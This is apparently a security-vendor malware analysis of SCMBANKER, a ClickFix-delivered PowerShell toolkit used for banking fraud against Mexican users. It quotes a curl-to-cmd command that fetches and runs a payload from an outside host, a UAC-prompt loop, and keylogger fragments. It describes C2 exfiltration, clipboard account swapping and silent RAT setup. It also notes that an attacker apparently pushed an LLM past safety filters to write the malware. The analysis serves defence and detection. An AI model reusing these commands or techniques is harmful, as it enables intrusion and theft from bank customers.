

Mexican banking fraud toolkit with signs of AI-assisted development — Elastic Security Labs

 elastic.co/security-labs/mexican-banking-fraud-scm banker-ref6045

Jia Yu Chan, Salim Bitam

July 8, 2026



Elastic Defend alerts detecting SCMBANKER's suspicious bitsadmin download activity

• [Jia Yu Chan](#) • [Salim Bitam](#)

ClickFix to Cash-Out: Anatomy of a Mexican Banking-Fraud Toolkit

Elastic Security Labs tracks REF6045, an active operator-assisted banking fraud operation targeting customers of Mexican banks, fintech, payment processors, and cryptocurrency exchanges.

 12 min read  [Malware Analysis](#), [Threat Intelligence](#)

A Mexican banking fraud operation we're tracking as REF6045 doesn't run on autopilot. A human operator is behind the wheel, monitoring infected machines and deciding what happens next. Victims are infected through fake CAPTCHA pages that trick them into running a single command, which installs SCMBANKER, a PowerShell toolkit with components dating back to at least October 2025. Once installed, the operator can see when a victim opens a banking session, lock the screen behind a fake bank warning, push the victims towards live phone interaction, redirect the browser, or replace account numbers copied to the clipboard. For a full takeover, they can also deploy a commercial remote-access tool.

Key takeaways

- REF6045 adapts ClickFix delivery into operator-assisted banking fraud, using fake verification pages to stage a PowerShell toolkit (we're calling SCMBANKER) on victim machines
- SCMBANKER gives operators a full fraud workflow: banking-session monitoring, screenshot capture, vishing overlays, phishing redirects, clipboard manipulation, and Remote Utilities installation
- SCMBANKER heavily targets Mexico's financial ecosystem, including retail banks, business banking portals, fintechs, payment processors, cryptocurrency exchanges, investment platforms, SAT, and telecom services
- Operator OPSEC failures, including open directories, a leaked web-root archive, and an unauthenticated file editor, expose the operation's tooling and targeting logic
- The scripts are riddled with AI-generated artifacts, indicating that the operator used an LLM to write most of the tooling

How Elastic Security Labs discovered REF6045

On June 18, 2026, Elastic telemetry surfaced a host using [bitsadmin](#) to download a batch of suspicious PowerShell scripts from an open directory at [http://68.211.161\[.\]46/files/](http://68.211.161[.]46/files/). The open directory allowed us to retrieve the individual agent scripts directly, and from the same server, we recovered an archive, `zkt.zip`, containing the operation's full web root before it was removed.

 Elastic Defend alerts detecting SCMBANKER's suspicious bitsadmin download activity

Elastic Defend alerts detecting SCMBANKER's suspicious bitsadmin download activity

At the web root of [http://68.211.161\[.\]46/](http://68.211.161[.]46/), we found a ClickFix fake-CAPTCHA flow that presented itself as a security verification page. The page first asked the visitor to complete an image challenge, including a Spanish prompt to select fire hydrants, before moving into the familiar Windows Run verification instructions. The command fetches `validation.txt` from the same web server and pipes it directly into `cmd.exe`, using the lure text "Google Verificación Segura (Version 2025.5755)". The page also sends a POST request to a tracking endpoint at [https://ww.ssinvestigaciones\[.\]com/login3.php](https://ww.ssinvestigaciones[.]com/login3.php).

 Spanish-language fake CAPTCHA challenge used in the REF6045 ClickFix banking fraud lure

Spanish-language fake CAPTCHA challenge used in the REF6045 ClickFix banking fraud lure

Because [navigator.clipboard.writeText\(\)](#) requires a secure, focused browser context to copy the malicious command to the victim's clipboard, the original IP ([http://68.211.161\[.\]46/](http://68.211.161[.]46/)) was unlikely to be the only victim-facing delivery path. We identified multiple HTTPS ClickFix hosts that reused the same command pattern and pointed victims back to the exposed file servers for `validation.txt`.

The observed ClickFix and file-server variants are included in the following table. The C2 values were extracted from the PowerShell scripts hosted under each `/files` open directory.

ClickFix host	ClickFix validation.txt file source	File host (hosting toolkit)	
https://ratonvaquero2026[.]online/	http://68.211.161[.]46/validation.txt	https://ratonvaquero2026[.]online/files/	ht
https://monteviral2026.duckdns[.]org/	http://68.211.161[.]46/validation.txt	https://monteviral2026.duckdns[.]org/files/	ht
https://osogransd[.]online/	http://216.250.112[.]100/validation.txt	https://osogransd[.]online/files/	ht

SCMBANKER's execution chain

 Diagram of the REF6045 SCMBANKER execution chain from ClickFix lure to C2 control

Diagram of the REF6045 SCMBANKER execution chain from ClickFix lure to C2 control

The initial infection chain described below uses the `monteviral2026.duckdns[.]org` ClickFix page as an example, but the observed variants follow the same pattern: they present a CAPTCHA-style verification page, including an image challenge, before copying a command to the clipboard and instructing the victim to run it from the Windows Run dialog.

Below is an example command line:

```
cmd /c curl -k http://68.211.161[.]46/validation.txt | cmd.exe & exit #
Google Verificación Segura (Version 2025.5755)
CfCloudflare
```

Decoy strings "Cloudflare" with capital-I homoglyphs, and the "Google Verificación Segura" version text are reproduced verbatim.

 ClickFix fake verification page telling victims to paste a command into Windows Run

ClickFix fake verification page telling victims to paste a command into Windows Run

Despite the `.txt` extension, it is a Windows batch script that prepares the host and sets up the full toolkit in six different stages.

Fake update smokescreen

The batch script immediately launches Microsoft Edge in [kiosk mode](#) pointing to `fakeupdate[.]net`, a well-known pentesting/red team site that renders a fake Windows Update screen. This distraction buys time for the script to fully execute.

```
start msedge.exe --kiosk https://fakeupdate[.]net/win10ue --edge-kiosk-type=fullscreen
```

 Fake Windows Update screen SCMBANKER displays to distract Mexican banking fraud victims

Fake Windows Update screen SCMBANKER displays to distract Mexican banking fraud victims

UAC consent fatigue loop

Next, the malware checks if it is running as admin via `net session`. If it is not elevated, it shows a social-engineered message "Windows: Se requieren permisos de administrador para actualizar su sistema..." (Administrator permissions are required to update your system...), and relaunches itself with `-Verb RunAs` every 20 seconds, frustrating and forcing the victim to click "Yes" on the UAC consent prompt.

```
:check
net session >nul 2>&1
if %errorlevel%==0 goto admin
echo Windows: Se requieren permisos de administrador para actualizar su sistema...
powershell -Command "Start-Process '%~f0' -Verb RunAs"
timeout /t 20 >nul
goto check
```

Cursor trap


Once elevated, an inline PowerShell `P/Invoke` call to `user32.dll!ClipCursor` confines the mouse to a single 1x1 pixel rectangle at the screen center, locking any mouse movement. This is paired with the fake Windows Update screen to encourage the victim to stay idle, giving time for the malware to download the full toolset in the background without interruption.

 PowerShell ClipCursor code SCMBANKER uses to lock a victim's mouse during infection

PowerShell ClipCursor code SCMBANKER uses to lock a victim's mouse during infection

Downloading the SCMBANKER toolkit via bitsadmin

All malicious scripts, files, and binaries are pulled individually via bitsadmin from `http://68.211.161[.]46/files/` to `C:\Users\Public\`.




SCMBANKER's persistence: registry Run key and startup folder

Two persistence mechanisms launched by `C:\Users\Public\run.vbs` on logon, plus a one-shot infection marker:

- **Run key:** `HKCU\...\Run`, value "run", runs hidden PowerShell launching `run.vbs`.
- **Startup folder:** `run.vbs` dropped to three path variants (`%APPDATA%`, `%USERPROFILE%\AppData\Roaming`, and the legacy XP `%USERPROFILE%\Start Menu`).
- **RunOnce timestamp:** value "id" writes `%date% %time%` to `C:\Users\Public\id.txt` once on next logon, then self-deletes.

Forcing a reboot to trigger persistence


The script sends an F11 keypress to exit fullscreen, followed by a `Ctrl+W` keypress sequence to close the fake Windows Update tab. However, this approach only works in a standard fullscreen browser window, not in kiosk mode. It then forces a reboot with the `shutdown /r /t 02` command and switches. Upon restart, the previous persistence mechanism via the Registry Run key triggers execution of the VBScript file (`run.vbs`).



The SCMBANKER toolkit

run.vbs: SCMBANKER's master launcher


The VBScript (`run.vbs`) is the master launcher. It uses `WScript.Shell.Run` with a hidden window style and `Invoke-Expression` to start the toolkit's modules in parallel:



`run.vbs` launches the following modules:

Script	Role
rotor2.ps1	Long-running process-mutation rotator for <code>mensaje1.ps1</code> (vishing module)
ini.ps1	Delayed launcher for <code>jujuzkt.ps1</code> (banking activity monitor)
remo.ps1	IP-gated launcher for <code>jujuzkt2.ps1</code> (phishing redirect module)
edifhjwe.ps1	Toolkit updater
cliente.ps1	C2 beacon / implant control channel
avs.ps1	Remote Utilities RAT installer downloader
clip.ps1 / clip2.ps1	CLABE and card-number clipboard hijackers
correr.ps1	Arbitrary PowerShell executor
cursor2.exe	Invisible-cursor utility (compiled Autolt). Replaces every system cursor type with an invisible cursor at <code>C:\Users\Public\invi.cur</code>

Pivoting in VirusTotal, we discovered earlier versions of the toolkit components, suggesting the tooling has been in use since at least October 2025 and has been iterated on for several months.



C2 beacon and victim management

Every 30 seconds, `cliente.ps1` collects a machine profile and performs an HTTP POST request to `https://negratomasa2026[.]online/dashboard2/recData.php`:

The following tables represent this request data and their associated fields:

Field	Source	Purpose
<code>machine_name</code>	<code>\$env:COMPUTERNAME</code>	Victim identification
<code>client_id</code>	GUID in <code>client_id.txt</code>	Unique implant ID (persists across reboots)
<code>ip_local</code>	<code>Get-NetIPAddress</code>	Internal network recon
<code>ip_public</code>	<code>api.ipify.org</code>	External IP for geolocation and targeting
<code>comentario</code>	<code>comentario.txt</code>	Operator's notes/label for this victim
<code>idInternet</code>	<code>id.txt</code>	Infection timestamp
<code>remoto</code>	<code>agent.txt</code>	RAT installation status (default: <code>SIN REMOTO AUN</code>)
<code>comando</code>	<code>comando.txt</code>	Last command received
<code>optUpdate</code>	hardcoded "update"	Meant to flag whether the remote tool is installed, but it's overridden to always say "update" (likely debugging leftover)
<code>timestamp</code>	Unix epoch	Beacon time


The C2 response contains two operator-controlled fields.

The data from the `comentario` field is saved to `comentario.txt` and stores the operator's label or notes for the victim.

The data from the `comando` field is saved to `comando.txt`. Other modules poll that file for operator instructions:

- `avs.ps1` handles MSI URLs,
- `edifhjwe.ps1` handles ZIP update packages
- `correr.ps1` handles PowerShell-prefixed execution requests.

The following image shows the server response parsing logic.



Banking activity monitor

The primary banking activity monitor is a PowerShell script (`jujuzkt.ps1`), but it also has optional active branches:

- URL injection when a configured target has a redirect URL, and
- a commented-out keylogger rotator path via `rotor.ps1`.

After a short startup delay, invoked by `ini.ps1`, the banking monitor script refreshes three configuration files every five minutes.

Remote URL	Local File	Content
<code>https://negratomasa2026[.]online/a/teleavisos.txt</code>	<code>config1.txt</code>	Arbitrary PowerShell executed via <code>Invoke-Expression</code>
<code>https://negratomasa2026[.]online/b/listadebancos.txt</code>	<code>config2.txt</code>	Window title keywords (bank names + optional redirection target, *-delimited)
<code>https://negratomasa2026[.]online/b/keysnegativas.txt</code>	<code>config_negative.txt</code>	Negative keywords to filter out false matches when scanning opened windows

Once running, the banking activity monitor checks all visible window titles every second. A match (full list [here](#)) against any listed bank, fintech, payment processor, crypto exchange, brokerage, SAT, or telecom keywords causes the implant to POST an alert to `https://negratomasa2026[.]online/dashboard2/aviso2.php` in the following format:

```
mensaje = "<window title>
Detected Coincidence: '<keyword>'
Version: V.1.0.1
10:03 p. m. 08/12/2025
Nombre de PC: <hostname>
Cliente desde: <id>
Client ID: <clientId>
IP: <public_ip>
Navegador: <process_name>
<current timestamp>"
clientId = <clientId>
```

A banking match also starts the screenshot workflow through the toolkit's rotator pattern. The rotor scripts act as short-lived wrappers: they copy a target script into %TEMP% under Windows-like process names, execute the copy, and repeat for a set period. In this case, `rotor1.ps1` repeatedly spawns `screen2.ps1` every 7 seconds for 5 minutes, producing about 42 screenshots per trigger. Each `screen2.ps1` run captures the full virtual desktop, compresses the image under 10 MB, and uploads it to `https://negratomasa2026[.]online/dashboard2/imagenes.php`.

 PowerShell code from SCMBANKER's rotor and screen modules compressing and uploading screenshots

PowerShell code from SCMBANKER's rotor and screen modules compressing and uploading screenshots

SCMBANKER's keylogging module

`jujuzkt.ps1` also contains a commented-out path to launch `rotor.ps1`, a short-lived rotator for `key.ps1`. While the banking monitor path launches `rotor1.ps1` for screenshots, the presence of `rotor.ps1` and `key.ps1` shows an additional keylogging capability in the toolkit. `rotor.ps1` applies the same rotator pattern to `C:\Users\Public\key.ps1`.

This PowerShell script (`key.ps1`) fetches Telegram bot credentials from `https://negratomasa2026[.]online/a/telekeylogger.txt` via `Invoke-Expression`, but never references them after assignment. The only exfiltration path in the script is an HTTP POST to `https://negratomasa2026[.]online/dashboard2/logs.php` with the client ID and hostname. The Telegram configuration may be leftover code from an earlier version.

The vishing engine: turning infections into live phone scams

The vishing engine is what turns a commodity-looking PowerShell bundle into an operator-assisted fraud workflow. `rotor2.ps1` applies the rotator pattern to `mensaje1.ps1`, keeping the dispatcher alive under changing Windows-like filenames.

When `mensaje1.ps1` is launched, every 10 seconds it fetches `https://negratomasa2026[.]online/b/<redacted>.txt`, where each line has the format `<IP>*<URL>`, mapping a victim public IP address to a vishing page URL. If the victim's public IP appears in that list, the dispatcher launches a vishing lock-screen module and records the child process ID so it can later release the victim when the IP is removed.

 SCMBANKER configuration mapping victim IP addresses to vishing lock-screen pages

SCMBANKER configuration mapping victim IP addresses to vishing lock-screen pages

The operator can choose between two overlay behaviors.

- `mensaje.ps1` creates a borderless, topmost [WebBrowser](#) window, confines the mouse to the form, and uses a 200 ms timer to bring the overlay back to the foreground if the victim clicks away.
- `mensajeoff.ps1` uses a more normal-looking window that cannot be closed and automatically undoes every attempt to dismiss, move, resize, or minimize it. Triggered when the URL in `ipsabloquearconiframe.txt` ends with `?off`.

The content of those pages completes the social engineering loop: the victim sees a fake bank warning and is prompted to call an operator. One observed page, `http://68.211.161[.]46/driver.html?off`, links to a Remote Utilities payload, connecting the vishing prompt directly to hands-on access.

 Fake bank security warning pages SCMBANKER shows victims during vishing session

Fake bank security warning pages SCMBANKER shows victims during vishing session

Active browser redirects to phishing pages


Unlike the banking monitor, the redirect module only engages victims the operator has explicitly queued for phishing. `remo.ps1` polls `https://negratomasa2026[.]online/b/<redacted>.txt` every 5 minutes, and only victims whose public IP appears in that file launch the

second monitor, jujuzkt2.ps1.

jujuzkt2.ps1 watches window titles against [https://negratomasa2026\[.\]online/b/urlsscams.txt](https://negratomasa2026[.]online/b/urlsscams.txt) (archived list [here](#)) and, when a configured URL exists, places the phishing URL on the clipboard, focuses the browser, sends keypresses (Ctrl+L, Ctrl+V, and Enter), then pauses before continuing.

Many urlsscams.txt entries currently end with an empty URL, which suggests target coverage was planned ahead of the completed vishing pages.


An observed redirect destination, [https://bancaporinternetbbmx\[.\]online](https://bancaporinternetbbmx[.]online), also includes a page-load Telegram notification script. When the phishing page opens, the script forces IPv4 resolution, collects browser and device details, and sends the profile to a Telegram chat. This gives the operator immediate confirmation that a redirected victim has reached the lure and has enough context to prioritize live follow-up.



Clipboard and transfer manipulation

The clipboard modules focus on payment redirection rather than credential theft.


- clip.ps1 checks the clipboard every 300 milliseconds for 18-digit CLABE account numbers, then matches the first three digits against the Mexican bank prefix and can replace the destination account with an attacker-controlled CLABE from [https://negratomasa2026\[.\]online/b/clabes.txt](https://negratomasa2026[.]online/b/clabes.txt)
- clip2.ps1 applies the same process to 16-digit card numbers, matches on the six-digit bank identification numbers, and replaces them with values from [https://negratomasa2026\[.\]online/b/tarjetas.txt](https://negratomasa2026[.]online/b/tarjetas.txt)




How does the operator get hands-on access to a victim's machine?

SCMBANKER gives the operator direct, hands-on-keyboard control by installing a remote-access tool. Rather than build one, REF6045 repurposes [Remote Utilities Host](#), a legitimate commercial remote-administration product, and configures it silently to call back.

Deployment is operator-triggered and runs through three scripts. The first script (avs.ps1) polls comando.txt every 120 seconds, and when the operator pushes an .msi URL it downloads the installer to C:\Users\Public\ and launches instaler.ps1. This second script (instaler.ps1) exits if the 99.kut guard file already exists so the RAT installs only once, relaunches itself with -Verb RunAs until it gets admin, then installs silently with msixec /i "hosts.msi" /quiet /norestart. On success, it writes REMOTO INSTALADO to agent.txt, drops the 99.kut guard, and runs attrib +h +s "C:\Users\Public" to hide the implant directory.



The third script(remoto.ps1) waits 120 seconds, then imports a registry blob into HKLM\SOFTWARE\Usoris\Remote Utilities Host\Host\Parameters that sets callback auto-connect to the operator (default port 5650, Spanish UI, notifications suppressed, a hardcoded auth key, and SID 46053.045416157).



It also deletes the UninstallString at HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\{F6688BD5-2126-4F4F-A484-1D05781479B9} so the victim cannot remove it through the traditional Windows menu: Add/Remove Programs.

The result is a persistent, attacker-configured remote desktop that calls home on its own, runs without tray notifications, and resists removal. It is the same payload as the driver.html?off vishing page points victims to, so the social-engineering prompt and the silent install converge on the same hands-on access.

SCMBANKER's self-update mechanism

SCMBANKER includes a self-update mechanism that lets the operator replace the implant from the C2 without rebuilding persistence.

edifhjwe.ps1 polls C:\Users\Public\comando.txt (C2 command written by cliente.ps1) every 40 seconds and treats a ZIP URL as an update instruction.

When triggered, `edifhjwe.ps1` downloads the ZIP to `%TEMP%\Agent_temp.zip`, wipes most of `C:\Users\Public\`, and extracts the new toolkit into place. It preserves a small set of state files, including `comando.txt`, `comentario.txt`, `id.txt`, `agent.txt`, and `99.kut`, so the updated bot keeps its operator notes, infection timestamp, remote-access status, and Remote Utilities install marker.

After extraction, the updater writes `B0T ACTUALIZAD0` to `comando.txt` as a completion flag, kills running PowerShell module processes by script name, and relaunches `run.vbs`.


 PowerShell code showing SCMBANKER's self-update module downloading a new toolkit ZIP

PowerShell code showing SCMBANKER's self-update module downloading a new toolkit ZIP

Is the REF6045 malware written by AI?

The scripts show strong signs of AI assistance, most likely by prompting a large language model in Spanish and then applying manual obfuscation afterward. The code has a split personality, with clean, descriptive function names and heavy explanatory comments sitting next to hand-shortened variables and leftover generation artifacts. The placement of instruction-like comments directly above the code they describe suggests the authors have prompted an inline coding assistant such as Copilot or Cursor.

The clearest artifact is a comment sitting directly in the mutation rotator and the keylogger (`rotor2.ps1` and `key.ps1`), which are saturated with aggressive profanity in their comments, while the rest of the kit uses a neutral tone:

 AI-generated comments in SCMBANKER's `rotor2.ps1` script revealing LLM-written malware

AI-generated comments in SCMBANKER's `rotor2.ps1` script revealing LLM-written malware

`key.ps1` has a self-documenting obfuscation; Base64-encodes its Win32 API names to hide them from scanners, then immediately annotates what each one decodes to:

```
$u32b64 = 'dXNlcjMyLmRsbA=='          # user32.dll
$GASb64 = 'R2V0QXN5bmNLZXltdGF0ZQ==' # GetAsyncKeyState
$GKLb64 = 'R2V0S2V5Ym9hcmRMYXlvdXQ=' # GetKeyboardLayout
$TUExb64 = 'VG9VbmJjb2RlRXg='        # ToUnicodeEx
```

Every script opens with heavy banner-comment dividers (INTERVAL05 DE TIEMPO, DICCIONARIO5 Y VARIABLES, FUNCIONES, INICIO, LOOP PRINCIPAL). This document-like scaffolding is a hallmark of LLM-generated PowerShell and is rarely seen in scripts by experienced developers.

Taken together, the evidence points to an operator who prompted a model in Spanish, used profanity and phrasing tricks either out of frustration or to bypass safety filters for the more sensitive components, and pasted the outputs with little review before applying a light manual obfuscation pass. The kit was not generated autonomously, but the model did the heavy lifting on essentially every functional script.

As language models become increasingly capable, defenders should expect AI-assisted malware development to become more common, particularly among operators who previously lacked the expertise to implement these capabilities themselves.

REF6045's infrastructure and OPSEC failures

The depth of this analysis was made possible by poor server hygiene across the operation. The file server at `http://68.211.161[.]46/files/` had directory listing enabled, exposing the PowerShell agent scripts for direct download. The same directory also briefly hosted `zkt.zip`, which yielded the entire operation in a single archive.

 Open directory listing exposing SCMBANKER's PowerShell toolkit files for download


Open directory listing exposing SCMBANKER's PowerShell toolkit files for download

The C2 also exposed an unauthenticated file editor at `/b/editor.php`, allowing anyone to directly modify the operation's live targeting configuration files without credentials. The same surface that lets the operator manage victims also lets a visitor read and write the configuration files.

 Unauthenticated REF6045 file editor exposing live banking fraud targeting configuration

Unauthenticated REF6045 file editor exposing live banking fraud targeting configuration

The related hosts listed in Discovery reused the same `validation.txt` delivery pattern while hosting overlapping PowerShell toolsets under `/files`. Those hosted scripts pointed to separate C2 panels, but the panels shared the same SCM-branded login template, with the latest we've seen being SCM v2.0, hence the name SCMBANKER.

 Three REF6045 command-and-control panels sharing the same SCM banking fraud login template

Three REF6045 command-and-control panels sharing the same SCM banking fraud login template

Taken together, the open directories, exposed editor, repeated lure text, overlapping file-server contents, and shared SCM panel branding suggest kit reuse or multiple deployments by the same operator set. We treat the related hosts as infrastructure variants around the same tooling rather than as separate malware families.

Why REF6045 matters despite its crude execution

REF6045 is not a sophisticated operation. The tooling is crude and held together with copy-paste batch files, duplicated bitsadmin jobs, sloppy persistence, self-defeating obfuscation that ships its own key, and a server left wide open with directory listings, a full web-root archive, and an unauthenticated editing panel.

That lack of craftsmanship is partly explained by how the kit was developed. The scripts are littered with numerous AI-generated artifacts, suggesting the operator relied heavily on a large language model to implement much of the functionality. Rather than writing components such as the keylogger or a clipboard hijacker from scratch, the operator prompted a model, pasted the output, and applied a light manual obfuscation pass on top.

Victims are kept as a passive feed while the operator watches a live dashboard and engages only the targets worth the effort, switching on browser redirects, vishing lockdowns, clipboard swaps, or a full RAT by IP, on demand. Crude as it is, SCMBANKER already has real victims. The live victim counter and the labeled, tagged machines on the operator's own panels show that individual people are being actively targeted.

REF6045 through MITRE ATT&CK

Elastic uses the [MITRE ATT&CK](#) framework to document common tactics, techniques, and procedures that threats use against enterprise networks.

Tactics

Tactics represent the why of a technique or sub-technique. It is the adversary's tactical goal: the reason for performing an action.

- [Initial Access](#)
- [Execution](#)
- [Persistence](#)
- [Privilege Escalation](#)
- [Stealth](#)
- [Credential Access](#)
- [Discovery](#)
- [Collection](#)
- [Command and Control](#)
- [Exfiltration](#)
- [Impact](#)

Techniques

Techniques represent how an adversary achieves a tactical goal by performing an action.

- [Phishing: Spearphishing Link](#)
- [User Execution: Malicious Link](#)
- [Command and Scripting Interpreter: Windows Command Shell](#)
- [Command and Scripting Interpreter: PowerShell](#)
- [Ingress Tool Transfer](#)
- [BITS Jobs](#)
- [Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder](#)
- [Masquerading: Match Legitimate Name or Location](#)
- [Hide Artifacts: Hidden Files and Directories](#)
- [Modify Registry](#)
- [System Information Discovery](#)
- [System Network Configuration Discovery](#)
- [Application Window Discovery](#)
- [Input Capture: Keylogging](#)
- [Screen Capture](#)
- [Clipboard Data](#)
- [Remote Access Software](#)

- [Application Layer Protocol: Web Protocols](#)
- [Web Service](#)
- [Exfiltration Over C2 Channel](#)
- [System Shutdown/Reboot](#)
- [Financial Theft](#)

How to detect and prevent REF6045

Prevention rules for detecting SCMBANKER

- [Suspicious PowerShell Execution via Windows Scripts](#)
- [DNS Query to Suspicious Top Level Domain](#)
- [Suspicious Bitsadmin Activity](#)
- [Suspicious Windows Script Interpreter Child Process](#)
- [Execution from Unusual Directory](#)
- [External IP Address Discovery via a Trusted Program](#)
- [Suspicious String Value Written to Registry Run Key](#)
- [Suspicious Command Execution via Windows Run](#)
- [Curl HTTP Fetch Piped to Cmd or Node via Command Shell](#)

Observations

The following observables were discussed in this research.

Observable	Type	Name	Reference
68.211.161[.]46	ipv4		ClickFix / file host
216.250.112[.]100	ipv4		ClickFix / file host
185.242.246[.]169	ipv4		REF6045 C2
ratonvaquero2026[.]online	domain-name		ClickFix / file host
monteviral2026.duckdns[.]org	domain-name		ClickFix / file host
osogransd[.]online	domain-name		ClickFix / file host
negratomasa2026[.]online	domain-name		REF6045 C2
gestionmontelavaria2026[.]online	domain-name		REF6045 C2
ssinvestigaciones[.]com	domain-name		ClickFix post-CAPTCHA tracking endpoint
bancaporinternetbbmx[.]online	domain-name		BanBajio phishing page
b30cb0aa977aacdab94d2ef503186c8f0b2fc10d7cf0d7c7c0ada70c127dc7e8	SHA-256	zkt.zip	Exposed web-root archive
554f1aefeb698995501751328c2f9fe93f02a680679fba3dd15f1ed93d46bf1b	SHA-256	validation.txt	First-stage batch payload
ff3555154e91e42490cc722b6c7f3c4c91654b7ef53a35d0719ffb89accf1b27	SHA-256	run.vbs	Master launcher
526287a40aad1b218228cdd1f459ad3b93f858585048347644d597c6ab19515a	SHA-256	cliente.ps1	C2 beacon
685d29ce8a550feb3a9e1d1c5926ec5e927615cf34aab62c108a812a1eb6737c	SHA-256	jujuzkt.ps1	Banking activity monitor

Observable	Type	Name	Reference
8c87ea94401fa97d3743a87604e088d1a29c7b06cf9673623941a42da68452a6	SHA-256	jujuzkt2.ps1	Active browser redirect module
6dcd7fdd5e088d98d861cbd1cb74a7b83ae5508f4dbb617413bcbe7fbc8a82e2	SHA-256	mensaje1.ps1	Vishing dispatcher
4d9c160ebb44507b11f0e6421f691900284f25b5530a23d9fd50de0ae01663ca	SHA-256	mensaje.ps1	Hard-lock vishing overlay
0315d4a7bc14654ad66d4c2b98920b92ca18cbc231b3ce5fba1fcac70b828e19	SHA-256	mensajeoff.ps1	Soft-lock vishing overlay
5d17645548a44fe39d3cc816ffa3933321c1eb8b08a8f4348e3cd82f25112c81	SHA-256	rotor1.ps1	Screenshot module invoker
566f4bfdfea54129b8528d50cae187a9030e2f2787749add4b0db22ac35ea581	SHA-256	screen2.ps1	Screenshot module
882d582e85d5bb7abbdde791a2d52e3b1bb7dd7f79c20318ce64b74249221fdb	SHA-256	rotor2.ps1	Vishing dispatcher rotator
eea08fbf3720d638af1d313d3ce369708b77d7891379d5c5871dd7f36667ed0c	SHA-256	clip.ps1	CLABE clipboard hijacker
70140aa236d630a7d5ed08be3dafcccea9a8b0eec6dadf8c1cf1b96d8f608609	SHA-256	clip2.ps1	Card-number clipboard hijacker
6c8ba7127a83431432e85946976c18bb3f3e9bf9def68aae572cd1d9d73604c7	SHA-256	avs.ps1	Remote Utilities downloader
81a4512db985359ed361755da58a1177b07632b5aee951c68a6ace54f4d0534b	SHA-256	instaler.ps1	Remote Utilities installer launcher
3d9015429d65276869ceb9c91f10d6474b1098042db75949c49b9f1682c1f3ae	SHA-256	remoto.ps1	Remote Utilities configurator
5bc85b604eb37ffa1e67c57f4744b55ef876a1ab442e2a2440550ef0922aee7	SHA-256	correr.ps1	Arbitrary PowerShell executor
30ff24faad80184bb43660a8bd317df99a8d09d31bae3b446aaa876543f2620f	SHA-256	key.ps1	Telegram-backed keylogger
4b7b35b921d7615b7a82a42c379560d1b0c5a74c81311a269874195ba2744f2d	SHA-256	cursor2.exe	Invisible-cursor utility
32d981b3e7c36aa7030cfd9ee412bfff742e00b36c39c80634b2681f89de4a487	SHA-256	hosts.msi	Remote Utilities installer
cd7b179dd98848a02b9a1d4ebfeee26cddb317b4ad53eb50786e18515b0cf804	SHA-256	ini.ps1	Delayed launcher
345e8a90b7b762b065333cd068811d88086d157be713d89bdf200c927645f3d8	SHA-256	remo.ps1	IP-gated launcher
0ec9b518f84b6bdc0e843b89fa755522ec67db862414ad16bdcaa8c2be25485c	SHA-256	edifhjwe.ps1	Self-updater
26f906a2a4276b1968a8ce956a7b342aa9bc26f60d32c14668223877f569fb3f	SHA-256	rotor.ps1	Keylogger rotator
13bfd0f695cea1d6ae570a7ca056ffe930467be73a26f29f95209618f383bd2d	SHA-256	4.bat	Early version of run.vbs

Jump to section

- [Key takeaways](#)
- [How Elastic Security Labs discovered REF6045](#)
- [SCMBANKER's execution chain](#)
- [Fake update smokescreen](#)
- [UAC consent fatigue loop](#)
- [Cursor trap](#)
- [Downloading the SCMBANKER toolkit via bitsadmin](#)
- [SCMBANKER's persistence: registry Run key and startup folder](#)
- [Forcing a reboot to trigger persistence](#)
- [The SCMBANKER toolkit](#)

Elastic Security Labs Newsletter

[Sign Up](#)